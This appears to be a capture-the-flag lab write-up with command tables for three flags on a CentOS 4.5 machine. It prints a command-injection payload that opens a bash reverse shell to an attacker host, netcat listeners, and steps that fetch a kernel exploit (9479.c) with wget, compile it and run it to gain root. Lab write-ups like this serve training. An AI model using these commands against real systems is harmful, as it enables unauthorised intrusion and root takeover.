
Downloading and Executing Exploit to Escalate Privileges

A working local exploit (9479.c) was downloaded from the attacker's HTTP server using wget, compiled using gcc, and executed on the victim. This granted root privileges.

Viewing Final Flag as Root

Once root access was achieved, we used cat /root/final_flag.txt to retrieve the third flag. The encoded flag was later decoded using CyberChef.

Exploiting the IP Input Field for Reverse Shell



The web application's IP input was vulnerable to command injection. We used this to execute bash -i >& /dev/tcp/... and get a reverse shell as the apache user.

Privilege Escalation Alternative Path

An alternate method was attempted by another team member, where a different exploit was downloaded and compiled. This approach also led to gaining root access but through a separate vulnerability vector.

Appendix: Full Command Summary

Flag 1 – Mystery Page & Reverse Shell

Step	Command	Purpose
1	ip a	Check Kali IP address for reverse shell
2	8.8.8.8; bash -i >& /dev/tcp/192.168.56.101/4444 0>&1	Inject reverse shell via vulnerable input
3	nc -lvnp 4444	Netcat listener on Kali for reverse shell
4	whoami	Confirm shell as apache
5	cat /var/www/html/decode.txt	Read encoded string from web directory
6	(CyberChef)	Decode hex string into plaintext
7	cat /etc/passwd	See users & confirm human users
8	ls, cd /home/*	Explore user directories

Flag 2 – Command Summary Table

Step	**Command**	**Purpose**
1	**find / -user mina 2>/dev/null**	**Locate all files owned by user "mina"**
2	**cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000**	**Read content of the suspected real flag file**
3	**Use CyberChef to decode the hex string**	**Convert encoded content into readable flag format**

Flag 3 – Privilege Escalation

Step	Command	Purpose
1	**bash -i >& /dev/tcp/192.168.56.101/4444 0>&1**	Open reverse shell from target
2	**nc -lvnp 4444**	Listen for incoming shell
3	**uname -a, lsb_release -a**	Identify kernel and OS
4	**searchsploit CentOS 4.5**	Find matching exploits
5	**python3 -m http.server 8888**	Host exploit file
6	**wget http://.../9479.c**	Download exploit to target
7	**gcc 9479.c -o root9479**	Compile exploit
8	**./root9479**	Run exploit
9	**whoami**	Confirm root access
10	**cat /root/final_flag.txt**	Reveal final flag

Step	Command	Purpose
1	uname -a	Get kernel version (2.6.9-55.EL)
2	lsb_release -a	Get distribution (CentOS 4.5)
3	searchsploit CentOS 4.5 Escalation	Search matching kernel exploits
4	python3 -m http.server 8888	Host exploit on Kali
5	wget http://192.168.56.101:8888/9479.c	Download 9479.c to victim
6	gcc 9479.c -o root9479	Compile exploit on victim
7	chmod +x root9479	Make compiled exploit executable
8	./root9479	Run exploit → get root access

9	whoami	Confirm root access
10	find / -type f -name '*flag*' 2>/dev/null	Locate final flag
11	cat /root/final_flag.txt	Reveal and read third flag